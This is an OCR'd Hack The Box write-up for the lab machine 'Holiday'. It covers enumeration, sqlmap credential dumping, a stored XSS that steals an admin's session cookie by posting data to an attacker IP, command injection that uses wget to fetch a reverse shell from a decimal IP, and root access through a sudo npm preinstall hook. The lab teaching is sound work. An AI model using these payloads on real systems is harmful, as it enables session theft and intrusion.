


Holiday

21st October 2017 / Document No D17.100.29

Prepared By: Alexander Reid (Arrexel)

Machine Author: g0blin

Difficulty: Insane

Classification: Official

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

SYNOPSIS

Holiday is definitely one of the more challenging machines on HackTheBox. It touches on many different subjects and demonstrates the severity of stored XSS, which is uncommon on CTF-style labs due to it requiring interaction from a privileged user. The machine is very unique and provides an excellent learning experience.

Skills Required

- Intermediate knowledge of Linux
- Basic knowledge of Nodejs and NPM


Skills Learned

- Bypassing user agent filtering
- Bypassing XSS filtering
- Obtaining data with stored XSS
- Exploiting NOPASSWD files
- Exploiting NPM CLI

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Enumeration


Nmap



Nmap reveals only OpenSSH and a Node.js server.

Dirbuster

Attempting to fuzz the Node.js server yields no results at first. After a bit of tweaking (specifically, making sure the user agent contains the word **Linux** in it), a few directories are found.




Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Exploitation

SQLMap

Running SQLMap against the **/login** page with the command **sqlmap -r sqlmap.req --level=5 --risk=3 --dump-all** (with sqlmap.req being a sample POST request intercepted by Burp Suite), credentials for a low privilege user are exposed. The hash can be easily looked up online. In this case, hashkiller.co.uk will find the hash.





XSS

Charcode encode/decode tool: http://jdstiles.com/java/cct.html

All new notes added to a booking are reviewed approximately every one minute by a user with admin privileges. There are several filter in place to prevent XSS and successful exploitation can be tricky for some. The most reliable method seems to be using a malformed **<img>** tag combined with **eval(String.fromCharCode(...))**

Example: <script>eval(String.fromCharCode(CHARCODE_HERE));</script>">





The above example loads a local js file which gets executed when the administrator views the note. The script below will force the administrator to send a POST request to a local Netcat listener, which exposes the administrator's cookie data in the contents.


```
var url = "http://localhost:8000/vac/8dd841ff-3f44-4f2b-9324-9a833e2c6b65";
$.ajax({ method: "GET",url: url,success: function(data)
{ $.post("http://10.10.14.6:8000/", data);}});
```

```
                                    <form action="/admin/approve" method="POST">
                                      <input type="hidden" name="cookie" value="
connect.sid&#x3D;s%3Aecf753f0-b709-11e7-9b68-d339aedaacc8.ghqtihSjGOt2ToTVPc8I5T
1YYTMu6gvygCZdPJk1Mgg">
                                      <input type="hidden" name="id" value="4">
                                      <button class="button" type="submit">Appro
```

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Command Injection


Once access to the administrator account is obtained, it is possible to view the **/admin** page. On the page there is a link to export a specified table. It is possible to escape the table name and inject system commands, however there are fairly tight restrictions on characters that can be used for the table name. Starting the table name with **%2f%26** allows for nearly unrestricted command injection.



Converter: https://www.browserling.com/tools/ip-to-dec

Periods are not permitted, so in order to download a shell, the IP address must be provided in decimal format. For example: **table=%2f%26wget%20168431110/writeup** where **writeup** is a reverse shell binary.

Note that Apache does not handle requests properly by default for integer-based IPs, and it is much easier to use a Python SimpleHTTPServer on port 80 to serve the binary.



Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LInEnum gathers a large amount of information about the system. Most notably, NOPASSWD is set for the command **sudo /usr/bin/npm i ***

By adding a **preinstall** option to the **package.json** file, it is possible to specify a command that will be executed during the package installation process. This can be easily exploited to obtain the flag or a root shell. After creating a **package.json** file with **npm init** and adding the command to the script section, simply run the command **sudo /usr/bin/npm i /home/algernon/writeup --unsafe**